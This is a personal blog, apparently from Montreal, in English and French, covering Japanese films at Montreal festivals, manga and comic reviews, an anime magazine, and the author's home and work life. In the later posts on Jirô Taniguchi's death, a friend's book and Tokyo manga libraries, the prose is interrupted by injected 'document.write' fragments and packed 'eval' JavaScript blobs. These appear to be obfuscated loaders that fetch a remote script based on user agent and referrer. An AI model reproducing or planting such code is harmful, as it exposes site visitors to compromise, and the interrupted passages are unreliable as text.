
The 46th edition of the Festival du Nouveau Cinema is offering a dozen Japanese feature films and two shorts.
See the list after the jump.
Click on the links for the details (staff, schedule, etc.).
The 46th edition of the Festival du Nouveau Cinema is offering a dozen Japanese feature films and two shorts.
See the list after the jump.
Click on the links for the details (staff, schedule, etc.).

Comme a chaque année la « Japan Foundation » de Toronto et le Consulat Général du Japon à Montréal ont le plaisir d’offrir gratuitement des projections de films japonais. Veuillez noter que la bande originale japonaise est sous-titrée en anglais. Les places sont limitées et seront attribuées selon le principe « premier-arrivé, premier-servi », sans réservation préalable.
L’événement aura lieu les vendredi 20 octobre et samedi 21 octobre à la Cinémathèque québécoise (335, boul. de Maisonneuve Est, près du métro Berri-UQAM).
[ Translate ]
Plus de détails après le saut de page >>
 The 41st Montreal World Film Festival (FFM) is now over. This year was a slim pick for the Japanese cinema aficionado since there was only two Japanese movies (two others were co-productions with non-Japanese directors). Besides that, the festival went smoothly for me. However, the only question remaining above our heads is: will there be a festival next year? Of course Serge Losique wants to be reassuring and said that the FFM was here to stay. He even announced the dates for the next two years: August 23rd to September 3rd 2018 and August 22nd to September 2nd 2019 !!
One of the event that I would have liked to attend (but couldn’t by lack of time) was the press conference and Master Class held at L’Astral by Chinese Martial Art Filmmaker Xu Haofeng (The Hidden Sword) on Monday August 28th. It seems that it was one of the rares (if not the only one) press conference held at the FFM this year. I really miss those… (and the film market and the press room!)
The closing film of the festival was a surprise to be announced after the awards, just a few hours before its free screening. It was meant as a gift for the movie fans.
A press release announced the awards for the 48th Student Film Festival: for the Canadian competition it went to Land by Samiramis Kia (York University, Toronto) and for the International competition it went to Elene by Seven Kayhan (Koç University, Istanbul, Turkey).
Another press release announced the awards for the festival itself: the Grand Prix of the Americas (Best Film) went to And Suddenly the Dawn by Silvio Caiozzi (Chile) and the Special Grand Prix of the Jury went to Dear Etranger by Yukiko Mishima (Japan). Check the press release for the other awards.
To summarize, I’ve seen and commented on two Japanese movies:
I also wrote a few informational posts about the festival:
Finally, here are the latest comments about the FFM in the media:
[ Traduire ]
 Une autre aventure plutôt invraisemblable de l’électronicienne nippone. Leloup développe ici des éléments de récits qu’il avait laissé en plan dans des albums précédents ( #12: La Proie et l’ombre, #25: La Servante de Lucifer, #27: Le Secret de Khâny ). Comme c’est souvent le cas dans ses oeuvres plus récentes, le récit semble un peu précipité alors qu’il essai de raconter son histoire dans le cadre étroit du format traditionnel de quarante-deux pages. On a l’impression de vivre le récit en accéléré…
Le problème avec des albums qui font sans cesse référence à des volumes précédents est qu’on ne se rappelle pas toujours des détails qui s’y étaient déroulés, ce qui laisse des lacunes dans la bonne compréhension (et l’appréciation) du récit. Toutefois l’idée de moines médiévaux avec des Vinéens et des tributs celtiques vivant au creux de la terre, dans un gouffre profond, a quand même du charme. C’est une lecture nostalgique mais tout de même un peu décevante, donc d’un intérêt moyen…
Cela donne le goût de relire de vieux albums (car étrangement je suis resté sur ma faim — c’est presque toujours le cas avec ces très court albums à l’européenne). Comment un artiste peut-il vivre en publiant juste de tels albums aux deux ans? C’est un dur contraste avec les mangakas nippon qui produisent en moyenne une quantité de pages similaires (en noir et blanc toutefois) CHAQUE SEMAINE (!) pour la pré-publication en périodique… 
[ Amazon — Biblio — Dupuis — Goodreads — Wikipedia — Worldcat ]
Commentaire aussi disponible sur Goodreads et Les Irrésistibles.
 Le numéro de juin-juillet 2017 nous offre des dossiers sur l’importance du visuel dans la société nippone (“Quand la 2D se tape l’incruste”), sur le marché de l’anime en France en 2016 (qui ne progresse pas aussi positivement que celui du manga car divisé, à 70% / 30%, entre le DVD et le Blu-ray et considérablement affecté par la popularité du simulcast, qui a toutefois l’avantage de faire régresser l’utilisation de sites illégaux de diffusion), et sur les anime “engagés” (socio-politiquement: Harmony, Genocidal Organ, Ghost in the Shell S.A.C., Galactic Hero Legend, Gundam; ou écologiquement: L’école emportée, Conan: Fils du Futur, Nausicaa, Princess Mononoke, Pompoko, Ponyo sur la falaise, Earth Girl Arjuna, etc.).
Comme toujours, AnimeLand nous fait découvrir de nombreux anime (Hirune Hime, Dans un recoin du monde, Golgo 13, Le grand méchant renard, My hero academia, Atom: The Beginning, la saison 2 de L’attaque des titans, Dragonball Super, Boruto: Naruto Next Generations, Rage of Bahamut: Virgin Soul, Capitaine Flam), mangas (Kenshin, One Piece, Mob Psycho 100, Les mémoires de Vanitas, Reine d’Égypte, Voyage à Tokyo, Tenjin, Gloutons et Dragons), et jeux video (Persona 5, et un article sur les mondes ouverts). On nous trace aussi des portraits de seiyu (Mamoru Miyano) ou de musicien (Akira Yamaoka) et nous présente une dizaine d’interviews avec Kenji Kamiyama (Hirune Hime), Eric Goldberg & Neysa Bové (Vaiana), Masashi Kudo (Chain Chronicle), Yasuyuki Muto (Rolling Girls), Studio La Cachette, Nobuhiro Watsuki (Kenshin), Kiyo Kyujyo (Trinity Blood), Tatsuki Fujimoto (Fire Punch) et Chie Inudoh (Reine d’Égypte). Finalement, on retrouve les indispensables actualités et commentaires sur les parutions récentes.
Nul doute que AnimeLand est une source inépuisable d’information sur l’animation et la bande-dessinée japonaise, et le seul magazine francophone sur ces sujets. Toutefois, je n’ai rien trouvé de bien excitant dans ce numéro…
[ Amazon — Site web — Wikipedia ]
 Ce second tome, s’il nous offre beaucoup moins d’action que le premier, n’en est pas moins intéressant car il approfondit de beaucoup notre connaissance des protagonistes. Euclès découvre la maison (remplit de manuscrits!) de son nouveau maître, Pline. Celui-ci souffre grandement de l’asthme mais se méfie beaucoup des médecins. Il finira cependant par se soumettre au traitement du médecin grec Silénos, qui lui recommande surtout l’air pur de la Campanie. Euclès tombe amoureux d’une jeune esclave, Plautina, qu’il a rencontré par hasard, mais celle-ci est aussi tombé dans l’oeil de l’empereur Néron! Celui-ci se sent un peu égaré sans les conseils de son précepteur, Sénèque, qu’il a exilé. On y découvre une image plus humaine de Néron, qui apparait moins comme un tyran qu’un jeune homme cultivé mais moralement faible. Poppée, qui n’est pas très aimée du peuple, se fait lancer des pierres. Elle annonce à Néron qu’elle est enceinte, ce qui le convainc finalement de la marier et de régler le sort d’Octavie. Felix, le garde du corps un peu frustre de Pline, a une famille à Rome mais sa femme se plaint de ses absences prolongées et surtout des conditions de vie difficile dans les insulae romaines. Alors Pline leur offre de s’installer dans l’une de ses maisons. Mais le personnage le plus important de ce tome, c’est sans doute Rome elle-même alors que l’on découvre plus en détails ses bas fonds et ses lupanars!
C’est une lecture passionnante si vous êtes amateur de manga historique et de Rome antique. Et ce qui est particulièrement remarquable dans cet ouvrage c’est le grand détail et la qualité du dessin de Mari Yamazaki et Tori Miki. À lire absolument! 
Voir aussi mon commentaire sur Pline #1: L’appel de Néron
[ Amazon — Biblio — Casterman — Goodreads — Wikipedia — Worldcat ]
[ Translate ]
 Slow, boring movie that shows a not very sympathetic, selfish Jackie, control freak of her image and obsessed with Lincoln funeral and the fact that his widow died destitute and penniless. Is this a well researched bio pic or just an iconoclast fiction? In the end, it is all about the making of the modern myth of the American camelot.
After John‘s death, Jackie meets with a journalist and reminisce about her traumatic ordeal in order to reshape her husband’s presidency. What makes a president great and be remembered like Lincoln was? His accomplishment or his image? 
[ Amazon — Biblio — IMdB — Official — Wikipedia — Youtube ]
 Someone recommended to my wife this Japanese TV series streaming on Netflix. The subject is cool, I had already heard about the writer of the original manga and the main character is played by an actor that I like, therefore I had no hesitation to subscribe to Netflix in order to binge on this mini series of twelve episodes of twenty minutes each. I have absolutely no regret. It was quite funny and very interesting as I leaned a few things about Japanese cuisine. Highly recommended!
Nobushi no Gourmet (漫画版 野武士のグルメ) is based on a manga written by Masayuki Kusumi and drawn by Shigeru Tsuchiyama (first pre-published in November 2013 by Gentosha Plus web magazine and then in print in June 2016 — I have already commented on the very similar manga that Masayuki Kusumi did with Jiro Taniguchi in 1994-96 titled Kodoku no gourmet). It tells the story of 60-year-old salaryman Takashi Kasumi (Naoto Takenaka) who just retired. Having lost his corporate title and the support of his company, he finds himself with lots of time on his hands. His wife Shizuko (Honami Suzuki) is always busy with something (choir practice, etc.), so he goes for a walk, wandering around and decides to enter a restaurant. For the first time he has a beer in the afternoon and rediscovers the pleasure of a good meal! Being a great fan of Sengoku Period samurai stories, he often imagine what a masterless samurai (played by Tetsuji Tamayama) would do in his situation — which always creates hilarious scenes!
As most of the episode is made of showing off food and the protagonist inner monologue, you might think it is quite boring: in the contrary, it’s an excellent series (see comments on Japan Times, Eater, Thrillist) as proven by a 97% rating on Rotten Tomatoes! 
[ IMDb — Netflix — Wikipedia ]
[ Traduire ]
Based on the novel from Kiyoshi Shigematsu, this is the story of Makoto Tanaka, a 40-years-old who has remarried. His wife is Nanae and they care for 2 daughters from Nanae’s prior marriage. Makoto tries to have an ordinary family but Nanae becomes pregnant and things are bound to change.
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
Dear Étranger is an average Japanese family drama: it’s both funny and sad, offers excellent acting but is rather slow moving. It’s a touching story about Makoto, a man in his forties, who has remarried and must deal with the difficulties of a blended family. He has one pre-teen girl (Saori) from a previous marriage (with Yuka). His new wife, Sanae, has two daughters (Kaoru, a tweenager, and Eriko, a preschooler) from her own previous marriage (with Sawada, who used to beat her and the children). When she gets pregnant, the delicate balance of their couple is challenged. Of course, in such situation, the children are suffering the most (with emotional or psychological stress). Can they really call themselves a “family”? Can he call himself a “dad”? Can he succeeds to keep a good relationship with BOTH his tweenage daughters? Or is he just a “dear stranger” to them?
The movie tackle quite realistically many aspects of the modern Japanese society: divorce, one of its causes (domestic violence) and one of its increasingly frequent consequences, the stepfamily. Divorce in Japan is relatively similar to what it is in the West (although there is no joint custody). Still not as frequent as in the West, the Japanese divorce rate has been steadily increasing (up to one in three marriages, quadrupling the rate of the post-WW2 era — mostly among retiring-age couples) but it has recently started to decrease due to a corresponding diminution in marriages (men are too busy at work and don’t feel economically confident enough to seek marriage and have children). The Japanese society is evolving and it is not surprising that we also see an increase in the number of female movie directors, who are more likely to want to use sociological theme in their storytelling.
I cannot pass over in silence the superb inclined elevator that regularly appears in the film. The Nashion inclined elevator (ナシオン斜行エレベーター / Nashion shakō erebētā) is located in Higashiyamadai, Nishinomiya (Hyōgo prefecture) near Kobe and Osaka. Many scenes were shot in that area. It offers a beautiful scenery but might also symbolise the hardship of the main protagonist as he must step up to resolve his delicate situation.
Anyway, when you put together two interesting writer and script-writer, a skilled director (who already came to the FFM in 2014 with A Drop of the Grapevine) and a great cast of actors, you can only get a good movie. And, apparently, the Jury of the 2017 Montreal World Film Festival agreed with this, since they awarded Dear Étranger with the Special Grand Prix of the Jury (a kind of “second best” award).
Dear Etranger (幼な子われらに生まれ / Osanago Warera ni umare / lit. “Children born to us” or We’re having a Baby): Japan, 2017, 127 mins; Dir.: Yukiko Mishima; Scr.: Haruhiko Arai (based on a novel by Kiyoshi Shigematsu); Cast: Tadanobu Asano (Makoto Tanaka), Rena Tanaka (Nanae), Shinobu Terajima (Yuka), Raiju Kamata (Saori), Sara Minami (Kaoru), Miu Arai (Eriko), Kankurô Kudô (Sawada), Shingo Mizusawa, Narushi Ikeda.
 Film screened at the Montreal World Film Festival on Friday September 1st 2017 (Cinema Imperial, 19:00 — the attendance was about an hundred people) as part of the “World Competition” segment. Shinji Sakoda, the international sales representative from Pony Canyon, was there to introduce the movie.
For more information you can visit the following websites:
[ AsianWiki — IMDb — Official web — Vimeo — Youtube ]
See also the comments of Mark Schilling (Japan Times) and Claude R. Blouin (Shomingeki).
[ Traduire ]

 Eight years have passed since the Akihabara massacre. A pop star whose mother was killed in the incident, a teenager who left her home of Akihabara, a delivery boy who turns his anger to the city. This is a story about the characters striving to grasp the string of hope within the darkness surrounding the city, the incident, and the people.
WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
In this movie we see Japan like we rarely see it in movies: people being poor, homeless, destitute, at their wits’ end. Japan is interiorizing everything, hiding the pain, the ugliness and sometimes the boil needs to burst. The Akihabara massacre wasn’t the cause of anything, it was a symptom. It also shows the ugly underside of Akihabara, the low level idols that are struggling, the delivery guys who deliver goods by feet because they lost their driving licenses in accidents, the almost-sex industry exploiting young girls, etc.
This docudrama is interesting because this director is willing to show us what others wouldn’t dare: the price Japan is paying for past economic crises and for a rigid society that must always preserve the appearance. Unfortunately, this young director is lacking the skills to express all this in a beautiful, well-organized manner. The result is a loud (it’s called noise isn’t it?), disjointed, awkward, disorganized movie. There are too many characters, scenes transition that comes without warning or coherence which makes the story quite difficult to follow. However, it is compelling and the actors’ play is excellent.
It is a hard movie that requires patience like most unpolished gems. In the end, it gets easier to understand as we get to know each character better. Noise has potential with such an interesting subject and its great acting, but it unfortunately doesn’t succeed to be artistically good enough. However, it is entertaining and well worth watching.
Noise : Japan, 2017, 124 mins; Dir.: Yusaku MATSUMOTO; Cast: Kokoro Shinozaki, Urara Anjo, Kosuke Suzuki, Kentaro Kishi, Takashi Nishina, Kenji Kohashi, Hiroshi Fuse.
Film screened at the Montreal World Film Festival on August 25th, 2017 (Cinema du Parc 1, 20:15 — the attendance was around fifteen people out of a capacity of about two-hundred seats) as part of the “First Feature Competition” segment. There was no production team member to introduce the movie or do a Q&A. 
For more information you can visit the following websites:
[ IMDb — Official Web — Vimeo — Youtube ]
See also the comment on this movie by Claude R. Blouin (in french).
[ Traduire ]
There are only four Japanese movies at the Montreal World Film Festival this year. You will find bellow all the details we could find on each of them:
Dear Etranger (?????????? / Osanago Warera ni umare / lit. “Children born to us”): Japan, 2017, 127 mins; Dir.: Yukiko Mishima; Scr.: Haruhiko Arai (based on a novel by Kiyoshi Shigematsu); Cast: Rena Tanaka, Tadanobu Asano, Miu Arai, Narushi Ikeda, Raiju Kamata, Kankurô Kudô, Sara Minami, Shingo Mizusawa, Shinobu Terajima.
Based on the novel from Kiyoshi Shigematsu, this is the story of Makoto Tanaka, a 40-years-old who has remarried. His wife is Nanae and they care for 2 daughters from Nanae’s prior marriage. Makoto tries to have an ordinary family but Nanae becomes pregnant and things are bound to change.
Schedule : Cinema Imperial — Fri 09/01 19:00 / Cinema Imperial — Sun 09/03 11:00.
[ AsianWiki — IMDb — Vimeo — Youtube ]
Noise : Japan, 2017, 124 mins; Dir.: Yusaku MATSUMOTO; Cast: Kokoro Shinozaki, Urara Anjo, Kosuke Suzuki, Kentaro Kishi, Takashi Nishina, Kenji Kohashi, Hiroshi Fuse.
Eight years have passed since the Akihabara massacre. A pop star whose mother was killed in the incident, a teenager who left her home of Akihabara, a delivery boy who turns his anger to the city. This is a story about the characters striving to grasp the string of hope within the darkness surrounding the city, the incident, and the people.
Schedule : Cinema du Parc 3 — Fri 08/25 10:00 / Cinema du Parc 1 — Fri 08/25 20:15 / Cinema Dollar 1 — Sat 08/26 21:00.
[ IMDb — Official Web — Vimeo — Youtube ]
Nightscape : S. Korea / Japan, 2017, 71 min.; Dir.: In-chun Oh.
Based on a true event. There was a new team chasing after a suspicious Taxi. It started with just a small suspicion. But… what happened to them that midnight?
Schedule : Cinema Dollar 2 — Sat 08/26 21:00 / Cinema du Parc 3 — Thu 08/31 12:00 / Cinema du Parc 3 — Mon 09/04 17:00.
[ IMDb — Official web — Vimeo teaser 1 — Vimeo teaser 2 ]
No song to sing : Japan / United Kingdom, 2017, 24 min.; Dir./Phot.: Lukasz Gasiorowski; Scr.: Maiko Takeda; Ed.: Masahiro Hirakubo; Mus.: Ewen Bremner; Cast: Make Takeda, Takuji Suzuki, Shinjiro Takahashi, Nobuyuki Kobayashi, Kayo Takeda, Ryubun Sumori, Issei Yamashita, Kenichi Masuda.
Natsu, a professional femme fatale works for a typical Tokyo “Telephone Date Club”. She enjoys selling fantasies to lonely men, but as she becomes emotionally entangled in the web of her own deceptions, she finds herself unable to pay the price of her own merchandise.
Schedule : Cinema du Parc 3 — Sun 08/27 16:00 / Cinema du Parc 3 — Tue 08/29 16:15 / Cinema Dollar 2 — Sun 09/03 21:00.
[ IMDb — Official web — Vimeo ]
[ Traduire ]
The 41st edition of the Festival des Films du Monde is offering us this year only ninety-two movies and forty-two shorts from countries all over the world. It might be a reduced formula (no printed program, no press room, no film market) but, still, no other festival could offers such diversity.
The information has finally finished to trickle down and we now know the complete list of the movies to be screened and their schedule. Unfortunately, aficionado of Japanese cinema will feel a little short-changed this year as the lists includes only FOUR Japanese movies:
The movies will be screened in three theatres:
Day 1: I went to see my first movie tonight, Noise. The theatre was almost empty, but that’s to be expected for a Japanese movie on a Friday night. I have taken notes on the bus ride on my way back, and I’ll post my comments on the movie as soon as I can. However, I will not see much movies this year: the one in competition for sure (Dear Etranger), but I’ll see for the other two (a horror movie and a short ?). The first day went smoothly so, even with the minimalist organisation, the festival seems to be doing well (I guess that with the experience of last year’s disaster they were better prepared this time). I hope it will continue and get better in the future. This year is the eighteeth time I have been covering and reporting on the FFM and I wish I’ll reach the twentieth time…
Here is what they say about the FFM in the news:
[ Traduire ]
Today, the FFM announced the nineteen movies included in the First Film World competition. There is one Japanese movie in the list:
Noise : Japan, 2017, 124 mins; Dir.: Yusaku MATSUMOTO; Cast: Kokoro Shinozaki, Urara Anjo, Kosuke Suzuki, Kentaro Kishi, Takashi Nishina, Kenji Kohashi, Hiroshi Fuse.
Eight years have passed since the Akihabara massacre. A pop star whose mother was killed in the incident, a teenager who left her home to Akihabara, a delivery boy who turns his directionless anger to the city. This is a story about the characters striving to grasp the string of hope within the darkness surrounding the city, the incident, and the people.
[ IMDb — Official Web — Vimeo — Youtube ]
No screening schedule has been announced yet. We will post more information as it becomes available.
Here is what they say about the FFM in the news:
[ Traduire ]
The schedule for the competition movies has been posted last night. Those screenings will be held at the Imperial Cinema. The schedule for the screenings at the Cinema du Parc and Dollar Cinema will be announced later.
The only Japanese movie in Competition will screen at the Imperial on Friday September 1st at 19:00 with English subtitles and on Sunday September 3rd at 11:00 with French subtitles.
DEAR ETRANGER (?????????? / Osanago Warera ni umare): Japan, 2017, 127 mins; Dir.: Yukiko Mishima; Scr.: Haruhiko Arai (based on a novel by Kiyoshi Shigematsu); Cast: Rena Tanaka, Tadanobu Asano, Miu Arai, Narushi Ikeda, Raiju Kamata, Kankurô Kudô, Sara Minami, Shingo Mizusawa, Shinobu Terajima.
Based on the novel from Kiyoshi Shigematsu, this is the story of Makoto Tanaka, a 40-years-old who has remarried. His wife is Nanae and they care for 2 daughters from Nanae’s prior marriage. Makoto tries to have an ordinary family but Nanae becomes pregnant and things are bound to change.
[ AsianWiki / IMDb / Youtube ]
We will post more information as it become available.
[ Traduire ]
 We are less than a week before the alleged beginning of the 41st edition of the Montreal World Film Festival on Thursday and there is still very little information available about it. Will it even take place?
According to an article in La Presse, it seems that it is still on course. And tonight, the list of the eighteen movies in the run for World Competition was released. There is only one Japanese movie in competition: Dear Etranger (?????????? / Osanago Warera ni umare) directed by Yukiko Mishima [ AsianWiki / IMDb / Vimeo / Youtube ].
My guess is that the festival will be even more chaotic than last year and scheduling information will trickle down day by day… But does it really matter as long as we can watch good international movies that we would probably not be able to see anywhere else?
Here is what they say about it in the news:
[ Traduire ]
On the domestic front, after much hesitation, the summer has finally arrived. At work, it is crazier than ever with the start of the vacation loan, the TD summer reading club, the twenty-days of amnesty, the summer clean-up and all this often in a sweatshop-like environment (hot and humid, because the ventilation and AC doesn’t work properly). It is so exhausting. I’ve applied for a job with more responsibilities (and pay) but flunked the interview (for the second time!). I am either good for nothing else or there’s something rotten in the HR kingdom.
I felt quite depressed lately. With all the problems with the house and at work, as well as the fact that I have not written or read much in several months, it’s no surprise. I come back from work with all my energy spent. I feel worthless. I feel I give a lot to the people around me and doesn’t get much (attention, respect, gratitude, etc.) in return. I hate it when dark thoughts keep me from enjoying life. But, hey!, it’s summer so lets enjoy the sun, the parks, the museums, the flowers, the cats, the people and particularly the few remaining days of my second ten-day summer vacation. There’s lot to do around the house and so much writing (hopefully) to catch up (I’ll try to go at it with smaller bites)!
In the news, Apple has announced some great software updates (iOS 11, macOS High Sierra, watchOS 4) and some new products (iMac & MacBook Pro, or iPad Pro updates, as well as a new iMac Pro and the HomePod, a speaker that they say will reinvent music at home) and my evenings have been consumed with listening to the latest Trump craziness on MSNBC. Everyday brings a new lie! More on the news in the links bellow…
I have always enjoyed the stray cats in my backyard but this year it is a real infestation: a battered dominant male [Toffee], two females (mother [Grisou] and daughter [Chaussette/Socks], their FIVE kittens and a couple of tomcat challengers. That’s TEN cats! They have laid waste to the backyard garden so I had to do something to control the situation. Unfortunately, the lack of consistent animal management policies in the city (and particularly in this borough, VSP) puts all the burden on the citizen and doesn’t give much help. My only option is to bring them to the Berger Blanc (which has a terrible reputation and an almost all-kill policy — also, for some mysterious reasons [$$?], my borough doesn’t deal with the SPCA) which I refuse to do. So far, I’ve caught all the females and their kittens, and I’ll see what I can do from there (any suggestions?)…
I’ve also started taking some omega-3 supplements, which (according to an NHK World report) is supposed to be good against cholesterol and dementia, amongst other things (like cancer or arthritis). It’s messing up with my digestion, but strangely I feel that my mind is a little clearer. Placebo effect? Anyway, we’ll see…
Strangely, I kept busy during the last month by doing lots of little things (cleaning up the garage, buying a new couch, burying my mother’s ashes, etc. — daily routine stuff) about which there’s little to say (or I just can’t recall some of them). I confess that I also probably watch too much TV. Anyway, that’s about it for now…
Although, as always, I continued to stay acquainted with the affairs of the world and gathered nearly a hundred notable news & links — which I share with you (in both french or english, and roughly separated in a few categories of interest), after the jump.
[ Traduire ]
Beside her current series of “Flowers & Animals” my wife is also making pressed-flower art. Amongst her paintings, I particularly likes the “Poetry” series (where she was illustrating some of my poems) and the “Geisha” series (she did a lot of those in the 90s). You’ll find here some examples of her work but I’ve put a few more on my Flickr site:






© Miyako Matsuda 1993-2017
[ Traduire ]
Another few weeks have passed quickly without anything significant happening: More crazy weeks at works and rainy week-ends where I don’t feel I accomplished anything. I am tired and really need a longer vacation. Next week I’ll start a ten-day holiday where I’ll be able to rest (sleep late!), catch up on stuff (writing, work around the house), travel around (Ottawa’s Tulip’s festival, Quebec City, botanical garden, museums, the libraries book sale, bury my mother’s ashes, etc.) and, above all, completely forget about work for a while. Or so I thought!
In hope for greener pastures, I have applied for a new library job (more responsibilities, further from home, but a greater challenge for my skills and a much better salary). However, after a lengthy processus, they scheduled an interview right in the middle of my vacation and at nine o’clock on the morning of my BIRTHDAY! Not only they made me filled a psychological test online (it’s called “an inventory of personality” and it will probably reveal that I am a total psycho) but they didn’t even bother to reply when I asked if it was possible to reschedule, so I’ll do my best to be there and we’ll see. Que sera, sera.
The weather has really been lousy lately. May is supposed to be the nicest month of all (and not only because it’s my birthday). Overall, it has been cold and rainy. It even snowed a little last week. In may! Hopefully, it will not portend that the summer will be likewise, and it will soon improve (at least for my vacations, please!).
Something strange happened at the beginning of the month: out of the blue, one late afternoon, I started to smell a vague odour of gazoline in the basement. It didn’t come from the obvious source, the garage. Usually, such smell comes from the sewage (through a dried P-trap) or from a dead animal but, in this case, it seemed to come from the pit of the water-pipe entry. I called the city and was told not to worry, it was “probably” not toxic and might have come from some work on the pipes in the neighbourhood (I couldn’t locate any nearby). I cracked open a window and the next morning it was gone. I never knew what it was.
The unlucky streak didn’t stop there. Not only I broke a piece of tooth while eating a granola bar during my lunch break at work (and I am still waiting for the dentist to find some spare time for an appointment), but I also discovered that the damage to the rear balcony of the house is more extensive than I first thought. The supporting posts are not planted deep enough (they rest on concrete supports that are just on the surface while they should be in soil deep enough so it never freezes in winter — who are the morons who built this house?!) so the ground expansion due to the freezing is slowly ripping the balcony off the house. So much that it has now become worrisome. We will have to do the repairs sooner than expected and it will probably be quite costly! What an exciting boring life!
Again, I must remind myself not to let the outside world rattle my core. Carpe diem, my boy, carpe diem!
Finally, I managed to stay acquainted with some of the affairs of the world and gathered notable news & links of interest — which I share with you (in both french or english, and organized into a few basic categories), after the jump.
[ Traduire ]

On March 3rd, in a televised ceremony held at the Grand Prince Hotel New Takanawa in Tokyo, the Nippon Academy-Sho Association awarded the 40th Annual Japan Academy Prizes (第40回日本アカデミー賞) for the best Japanese movies of 2016. In This Corner of the World won in the best animation category (but Makoto Shinkai’s Your name still got best screenplay and best music) and Shin Godzilla was a big winner with seven awards (including best picture, best director and best cinematography)!
Discover all the winners (highlighted in yellow) after the jump:
The nominees for the 40th Annual Japan Academy Prizes (第40回日本アカデミー賞) were announced on January 15th. The winners in each category will be revealed by the Japan Academy Prize Associations at a ceremony held at the Grand Prince Hotel New Takanawa in Tokyo on March 3, 2017.
Here is the list of all the nominees (after the jump):
 C’est avec grande consternation que j’ai appris cet après-midi, document.write(“”); via Facebook, le décès d’un des mangaka que je respectais le plus: Jirô Taniguchi est décédé samedi à l’âge de 69 ans! La cause du décès n’a pas été précisé. Il nous manquera terriblement. Toutes mes condoléances à sa famille, ses proches ainsi qu’à ses nombreux admirateurs qui, particulièrement en Europe, ont découvert et grandement apprécié la qualité de son travail. Requiesce in pace, mi magister!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dafzk|var|u0026u|referrer|srizn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aftik|var|u0026u|referrer|afnhd||js|php’.split(‘|’),0,{}))
[Sources: ANN, AnimeLand, Le Figaro, Le Monde, Variety, Yahoo]
Voir aussi: Google et The Manga Critic’s Guide to Jiro Taniguchi.
Lire la suite après le saut de page >>
 One of my Japanese friends, document.write(“”); Kazu-chan, has just published a book!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|febst|var|u0026u|referrer|tstza||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tzdef|var|u0026u|referrer|nfees||js|php’.split(‘|’),0,{}))
Ten years ago, he came to Montreal through the working holiday program in order to learn English and French. He first got a job at the restaurant where my wife is working, Sakura Gardens, but he realized that a Japanese restaurant was the worse place to learn a new language, so he went to work at the Tim Horton’s on Saint-Denis street instead. After graduating from the prestigious Tokyo University, he was hired by a big venture company, but he quickly discovered that he had no taste for the abuses a junior salaryman (office worker) must endure in Japan (remember Amélie Nothomb’s novel, Fear and Trembling ?).
Choosing a more independent (but alas poorer) lifestyle, he founded with a friend (Akira Sakaizume, a senior in Buddhist literature) the language school Philosophia. While pursuing English learning methods that are more suitable for Japanese people, they are helping students not only to prepare for the college entry exam but also to develop useful English skills. For him it was a dream to help children realize their hope while broadening their mind through English education.
Three weeks ago, document.write(“”); while watching the TV show Tokyo Eye on NHK World, I’ve discovered two manga libraries in Tokyo that I would certainly like to visit one day.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eehha|var|u0026u|referrer|edbds||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|enrzk|var|u0026u|referrer|etrar||js|php’.split(‘|’),0,{}))
The Tokyo Eye episode that aired November 30th was titled “Tokyo Book Tour.” Its introduction tells us: “In this digital age, people are rediscovering the joy of visiting a physical bookstore. Tokyo might have more bookstores than any city in the world, and this time we look at some of the best ones.” As a travel show dedicated to the Tokyo area (where foreigners discuss sites and attractions they like in the city), this time it introduces us with a dozen notable libraries. Two of them really caught my eyes.
